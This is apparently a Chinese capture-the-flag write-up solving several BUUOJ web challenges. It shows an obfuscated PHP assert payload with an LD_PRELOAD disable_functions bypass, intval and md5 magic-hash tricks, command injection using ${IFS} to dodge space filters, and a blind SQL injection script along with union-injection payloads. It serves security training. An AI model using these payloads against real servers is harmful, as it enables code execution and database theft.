


```
(*) 基础信息
当前路径： /var/www/html
磁盘列表： /
系统信息： Linux 96199b5f4f6f 4.15.0-91-generic #92-Ubuntu SMP Fri Feb 28 11:09:48 UTC 2020 x86_64
当前用户： www-data
```



```
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ ls
ret=127
(www-data:/var/www/html) $ whoami
ret=127
(www-data:/var/www/html) $
```

接下来就是绕过disable_functions了，这里用师傅的脚本：通过LD_PRELOA绕过disable_functions
在/var/tmp/目录存在上传权限，上传exp



名称	日期
bypass_disablefunc.php	2020-04-10 12:56:12
bypass_disablefunc_x64.so	2020-04-10 12:50:53


使用payload：

```
?code=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=assert&__=include('/var/tmp/bypass_disablefunc.php')&cmd=/readflag&outpath=/tmp/tmpfile&sopath=/var/tmp/bypass_disablefunc_x64.so
```

example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so

cmdline: /readflag > /tmp/tmpfile 2>&1

output:
flag{290a01ec-38c9-45c4-a72c-38501a8724f7}




```
http://85076c05-fe05-4b8f-8d74-a89281438254.node3.buuoj.cn/?code=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=assert&__=include('/var/tmp/bypass_disablefunc.php')&cmd=/readflag&outpath=/tmp/tmpfile&sopath=/var/tmp/bypass_disablefunc_x64.so
```

https://blog.csdn.net/bmth666

另外一个师傅的文章中构造了取反，学习一下：

`(~%9E%8C%8C%9A%8D%8B)((~%91%9A%87%8B)((~%98%9A%8B%9E%93%93%97%9A%9E%9B%9A%8D%8C)()));`



```
<?php
$a = '%9E%8C%8C%9A%8D%8B';
echo (~urldecode($a));
echo "\n";
$b = '%91%9A%87%8B';
echo (~urldecode($b));
echo "\n";
$c = '%98%9A%8B%9E%93%93%97%9A%9E%9B%9A%8D%8C';
echo (~urldecode($c));
```

```
sandbox> exited with status 0
assert
next
getallheaders
```

https://blog.csdn.net/bmth666

还可以上传：PHP 7.0-7.4 disable_functions bypass
参考：
bypass_disable_functions
[BUUOJ记录] [极客大挑战 2019]RCE ME
BUUCTF：[极客大挑战 2019]RCE ME

bestphp's revenge(未完成)

给出了源代码：


```php
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?>
```

退坑退坑，web狗就此阵亡
参考：刷题记录：[LCTF]bestphp's revenge

[WUSTCTF2020]朴实无华


看wp写一下武汉科技大学的题目，之前太菜没写出来

首先查看robots.txt



```
User-agent: *
Disallow: /fAke_flagggg.php
```

得到一个假的flag，后面是查看消息头得到fl4g.php，没想到




```
Content-Length: 22
Content-Type: text/html
Date: Wed, 08 Apr 2020 06:59:24 GMT
Look_at_me: /fl4g.php
Server: openresty
X-Powered-By: PHP/5.5.38
```

得到源码：

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```


第一关绕过`intval()`函数，`intval()`可以处理的不仅仅是十进制，还有八进制、十六进制、科学计数法等
按照师傅的方式在本地运行了一下，发现不同版本结果是不一样的

在线工具




```php
<?php
echo intval('1e5');
echo "\n";
phpinfo();
```

```
100000
phpinfo()
PHP Version => 7.3.5
```



```php
<?php
echo intval('1e5');
echo "\n";
phpinfo();
```

```
1
phpinfo()
PHP Version => 7.0.33-0+deb9u3
```



```php
<?php
echo intval('1e5'+1);
echo "\n";
phpinfo();
```

```
100001
phpinfo()
PHP Version => 7.0.33-0+deb9u3
```


那么就可以使用`num=1e5`绕过第一关了
第二关需要找一个0e+数字的字符串，然后md5它自身仍为0e开头。师傅脚本：

```python
import hashlib

for i in range(0,10**33):
    i = str(i)
    # i = i.zfill(33)
    num = '0e' + i
    md5 = hashlib.md5(num.encode()).hexdigest()
    if md5[0:2] == '0e' and md5[2:].isdigit():
        print('success str:{}  md5(str):{}'.format(num, md5))
        break
    else:
        print("trying {}".format(num))
```

得到`0e215962017，md5为0e291242476940776845150308577824`

第三关命令执行，但不能有空格，不能cat

首先`get_flag=ls`查看文件




```
404.html fAke_f1agggg.php fl4g.php fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag img.jpg index.php robots.txt
```

```
http://e7b42113-351f-464d-9c80-2d364f7e0040.node3.buuoj.cn/fl4g.php?num=1e5&md5=0e215962017&get_flag=ls
```

我这里使用的是tac读取flag

`get_flag=tac${IFS}fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag`



```
flag{c79b7400-479c-4d0e-b02d-538c5b2c49ed}
```


```
http://e7b42113-351f-464d-9c80-2d364f7e0040.node3.buuoj.cn/fl4g.php?num=1e5&md5=0e215962017&
get_flag=tac${IFS}fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

```
师傅用的：
get_flag=more${IFS}`ls`
get_flag=ca\t$IFS$9fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

参考：Y1ng：武汉科技大学WUST-CTF 2020 Writeup

[WUSTCTF2020]颜值成绩查询

这个题没想到，我怎么都是student number not exists.，最后看wp发现禁用了and，改为&&即可，空格使用/**/即可布尔盲注



Want To Know Your Score?
Just put your student number and you'll get your score.
Yes, Please
https://blog.csdn.net/bmth666

```
1/**/&&/**/ord(substr(database(),1,1))=99#
```

```
Warning: session_start(): Cannot send session cookie - headers already sent by (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71

Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71
```

Hi admin, your score is: 100


得到第一个数字为c，爆出数据库为ctf，上Y1ng师傅的脚本：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#颖奇L'Amore www.gem-love.com #转载请勿删除水印
import requests
from urllib.parse import *
res = ''
alphabet = ['{','}', '@', '_',',','a','b','c','d','e','f','j','h','i','g','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F','G','H','I','G','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','0','1','2','3','4','5','6','7','8','9']

for i in range(1,100):
 for char in alphabet:
  # information_schema,ctf
  # payload = "select/**/group_concat(schema_name)/**/from/**/information_schema.schemata"

  #flag,score
  # payload = "select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()"

  #flag,value,id,name,score
  # payload = 'select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema=database()'

  #wctf2020{e@sy_sq1_and_y0u_sc0re_1t}
  payload = "select/**/group_concat(value)/**/from/**/flag"
  payload = quote(payload)
  url='http://101.200.53.102:10114/?stunum=2/(ascii(substr(({}),{},1))={})'.format(payload, i, ord(char))
  r = requests.get(url)
  # print(r.text[2473:2499])
  if '666' in r.text:
   res += char
   print(res)
   break
```

参考：Y1ng：武汉科技大学WUST-CTF 2020 Writeup

查看官方wp发现大小写绕过或者双写绕过，直接联合查询即可。。。。~~还是水平不够，没试出来~~

```sql
-1/**/ununionion/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()
```


Want To Know Your Score?
Just put your student number
and you'll get your score.
Yes, Please
https://blog.csdn.net/bmth666


'/information_schema.tables/**/where/**/table_schema=database()

start(): Cannot send session cookie - headers already sent by (output started at /var/www/html/index.php:66) in **/var/www/html/index.php** on line **71**

art(): Cannot send session cache limiter - headers already sent (output started at /var/www/html/index.php:66) in **/var/www/html/index.php** on line **71**

Hi 2, your score is: flag,score

```
-1/**/ununionion/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='flag'
```



Want To Know Your Score?

Just put your student number and you'll get your score.


```
om/**/information_schema.columns/**/where/**/table_name='flag'
```

```
art(): Cannot send session cookie - headers already sent by (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71
t(): Cannot send session cache limiter - headers already sent (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71
```

Hi 2, your score is: flag,value

https://blog.csdn.net/bmth666

`-1/**/uniounionn/**/select/**/1,2,value/**/from/**/flag`



Want To Know Your Score?

Just put your student number and you'll get your score.

```
-1/**/uniounionn/**/select/**/1,2,value/**/from/**/flag
```

```
ng: session_start(): Cannot send session cookie - headers already sent by (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71
g: session_start(): Cannot send session cache limiter - headers already sent (output started at /var/www/html/index.php:66) in /var/www/html/index.php on line 71
```

